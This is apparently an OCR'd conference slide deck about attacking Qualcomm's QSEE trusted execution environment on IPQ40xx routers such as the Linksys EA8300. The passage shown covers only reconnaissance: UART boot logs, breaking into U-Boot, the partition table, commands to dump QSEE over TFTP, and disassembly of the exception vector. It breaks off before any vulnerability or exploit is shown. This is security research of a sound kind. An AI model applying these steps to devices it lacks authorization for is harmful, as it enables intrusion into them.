Exploiting QSEE, the Raelize Way!

Niek Timmers
niek@raelize.com
@tieknimmers

Cristofaro Mune
cristofaro@raelize.com
@pulsoid

Overview

- Introduction
- Our unexpected cup of QSEE
- Breaking into QSEE using a:
  - software vulnerability
  - hardware vulnerability
- Takeaways
- Q&A

Introduction

Cristofaro Mune

- Co-Founder at Raelize; Security Researcher
- 15+ years experience analyzing the security of complex systems and devices

Niek Timmers

- Co-Founder at Raelize; Security Researcher
- 10+ years experience with analyzing the security of devices

We like low-level software and hardware, things like OS, TEE, Secure Boot, Fault Injection, etc.

Let’s get started…

We like analyzing connected devices.

ASUS RT-AC58U

Cisco Meraki MR33

Linksys EA8300


Netgear Orbi RB20

Aruba AP-365

What do these devices have in common?

Qualcomm IPQ4018/19-based devices

- System-on-Chip
  - Quad-core ARM Cortex-A7 (ARMv7)
  - Lot's of interfaces (e.g. i2c, JTAG, SPI, etc.)
- Many devices use a chip from this family
  - OpenWRT supports 34 products
  - Not all devices are supported



A few eventually showed up in our lab…

Qualcomm IPQ40xx Hardware Security

Security Support	**Security Features:** Crypto Engine, Qualcomm® Trusted Execution Environment (TEE), Secure Boot **Wi-Fi Security:** WPA2, WPA, WPS, 802.11i security, AES-CCMP, AES-GCMP, PRNG, TKIP, WAPI, WEP


Source: https://www.qualcomm.com/products/ipq4019

Long story short, we got excited…


The Target(s)

- We've analyzed multiple Qualcomm IPQ4018/19-based devices
- This talk will mostly be about the Linksys EA8300
- Our findings are likely applicable to all devices

Opening the device



UART




```
+ Format: Log Type - Time(microsec) - Message - Optional Info
+ Log Type: B - Since Boot(Power On Reset),  D - Delta,  S - Statistic
- S - QC_IMAGE_VERSION_STRING=BOOT.BF.3.1.1-00108
+ S - IMAGE_VARIANT_STRING=DAACANAZA
+ S - OEM_IMAGE_VERSION_STRING=CRM
+ S - Boot Config, 0x00000025
+ S - Reset status Config, 0x00000010
+ S - Core 0 Frequency, 0 MHz
- B -        261 - PBL, Start
+ B -       1339 - bootable_media_detect_entry, Start
+ B -       2612 - bootable_media_detect_success, Start
+ B -       2626 - elf_loader_entry, Start
+ B -       4036 - auth_hash_seg_entry, Start
+ B -       6190 - auth_hash_seg_exit, Start
+ B -      74253 - elf_segs_hash_verify_entry, Start
- B -     196174 - PBL, End
- B -     196198 - SBL1, Start
+ B -     288239 - pm_device_init, Start
+ D -          7 - pm_device_init, Delta
+ B -     289733 - boot_flash_init, Start
+ D -      87192 - boot_flash_init, Delta
+ B -     381232 - boot_config_data_table_init, Start
+ D -      13975 - boot_config_data_table_init, Delta - (419 Bytes)
+ B -     397970 - clock_init, Start
+ D -       7587 - clock_init, Delta
+ B -     408990 - CDT version:2,Platform ID:8,Major ID:1,Minor ID:0,Subtype:6
+ B -     412402 - sbl1_ddr_set_params, Start
+ B -     417495 - cpr_init, Start
+ D -          2 - cpr_init, Delta
+ B -     421878 - Pre_DDR_clock_init, Start
+ D -          4 - Pre_DDR_clock_init, Delta
+ D -      13170 - sbl1_ddr_set_params, Delta
+ B -     435181 - pm_driver_init, Start
+ D -          2 - pm_driver_init, Delta
+ B -     504960 - sbl1_wait_for_ddr_training, Start
+ D -         28 - sbl1_wait_for_ddr_training, Delta
+ B -     520319 - Image Load, Start
+ D -     143867 - QSEE Image Loaded, Delta - (269176 Bytes)
+ B -     664611 - Image Load, Start
+ D -       2116 - SEC Image Loaded, Delta - (2048 Bytes)
+ B -     674745 - Image Load, Start
+ D -     187171 - APPSBL Image Loaded, Delta - (444263 Bytes)
- B -     862309 - QSEE Execution, Start
+ D -         56 - QSEE Execution, Delta
- B -     868531 - SBL1, End
+ D -     674334 - SBL1, Delta
+ S - Flash Throughput, 2087 KB/s  (715906 Bytes,  342873 us)
+ S - DDR Frequency, 672 MHz
```

PBL

SBL1

QSEE


Breaking into the bootloader

```
+ U-Boot 2012.07 [Chaos Calmer 15.05.1,r35193] (Nov 02 2017 - 16:33:09)
+
- CBT U-Boot ver: 1.2.9
+
+ smem ram ptable found: ver: 1 len: 3
+ DRAM:  256 MiB
+ machid : 0x8010006
+ NAND:  ID = 9590daef
+ Vendor = ef
+ Device = da
+ ONFI device found
+ SF NAND unsupported id:ff:ff:ff:ffSF: Unsupported manufacturer ff
+ ipq_spi: SPI Flash not found (bus/cs/speed/mode) = (0/0/48000000/0)
+ 256 MiB
+ MMC:   qca_mmc: 0
+ PCI0 Link Intialized
+ In:    serial
+ Out:   serial
+ Err:   serial
+ machid: 8010006
+ flash_type: 2
+ Net:   MAC0 addr:0:3:7f:ba:db:ad
+ PHY ID1: 0x4d
+ PHY ID2: 0xd0b1
+ ipq40xx_ess_sw_init done
+ eth0
+
+ Updating boot_count ... done
+
- Hit any key to stop autoboot:  0
- (IPQ40xx) #
```

- Simply press any key during boot
- Useful commands are not stripped from U-Boot
  - tftpput
  - nand
  - go
  - …
- We fully control the REE (i.e. Linux)

Let's conclude a few things…

- Boot chain somewhat similar as (old) Qualcomm SoC phones



- Qualcomm TEE (i.e. QSEE) is loaded and started
- Secure boot is broken for the REE (i.e. we can break into U-Boot)
  - May still be enabled for SBL1 and QSEE


Analyzing QSEE

```
+ (IPQ40xx) # smeminfo
+ flash_type:             0x2
+ flash_index:            0x0
+ flash_chip_select:      0x0
+ flash_block_size:       0x20000
+ flash_density:          0x100000
+ partition table offset  0x0
+ No.: Name               Attributes            Start             Size
+   0: 0:SBL1             0x0000ffff              0x0         0x100000
+   1: 0:MIBIB            0x0000ffff         0x100000         0x100000
-   2: 0:QSEE             0x0000ffff         0x200000         0x100000
+   3: 0:CDT              0x0000ffff         0x300000          0x80000
+   4: 0:APPSBLENV        0x0000ffff         0x380000          0x80000
+   5: 0:ART              0x0000ffff         0x400000          0x80000
+   6: 0:APPSBL           0x0000ffff         0x480000         0x200000
+   7: u_env              0x0000ffff         0x680000          0x80000
+   8: s_env              0x0000ffff         0x700000          0x40000
+   9: devinfo            0x0000ffff         0x740000          0x40000
+  10: kernel             0x0000ffff         0x780000        0x5800000
+  11: rootfs             0x0000ffff         0xa80000        0x5500000
+  12: alt_kernel         0x0000ffff        0x5f80000        0x5800000
+  13: alt_rootfs         0x0000ffff        0x6280000        0x5500000
+  14: sysdiag            0x0000ffff        0xb780000         0x100000
+  15: syscfg             0x0000ffff        0xb880000        0x4680000
+ (IPQ40xx) #
```

- Obtain partition table using an the 'smeminfo' U-Boot command
- A dedicated partition is used to store QSEE
- Use a TFTP server to dump these partitions
  - setenv serverip 192.168.1.128
  - nand read 0x89000000 0x200000 0x100000
  - tftpput 0x89000000 0x100000 QSEE.bin

Let's load it into IDA…

What to look for?



Linux Kernel issues SMC instruction. CPU traps into QSEE.

Exception Vector (ARMv7)

An SMC leads to a Software Interrupt…

```
LOAD:87E80000              exception_vector                    ; DATA XREF: LOAD:87E801B0↓o
LOAD:87E80000                                                  ; LOAD:87E80304↓o ...
LOAD:87E80000 64 F3 9F E5          LDR     PC, =Reset
LOAD:87E80004              ; ---------------------------------------------------------------
LOAD:87E80004 64 F3 9F E5          LDR     PC, =Undefined_Instr
LOAD:87E80008              ; ---------------------------------------------------------------
LOAD:87E80008 64 F3 9F E5          LDR     PC, =Software_Interrupt
LOAD:87E8000C              ; ---------------------------------------------------------------
LOAD:87E8000C 64 F3 9F E5          LDR     PC, =Prefetch_Abort
LOAD:87E80010              ; ---------------------------------------------------------------
LOAD:87E80010 64 F3 9F E5          LDR     PC, =Data_Abort
LOAD:87E80014              ; ---------------------------------------------------------------
LOAD:87E80014 64 F3 9F E5          LDR     PC, =IRQ_FIQ
LOAD:87E80018              ; ---------------------------------------------------------------
LOAD:87E80018 60 F3 9F E5          LDR     PC, =IRQ_FIQ
LOAD:87E8001C              ; ---------------------------------------------------------------
```

Software_Interrupt() calls the smc_handler()

SMC handler routine table

SMC ID


Name

Routine

```
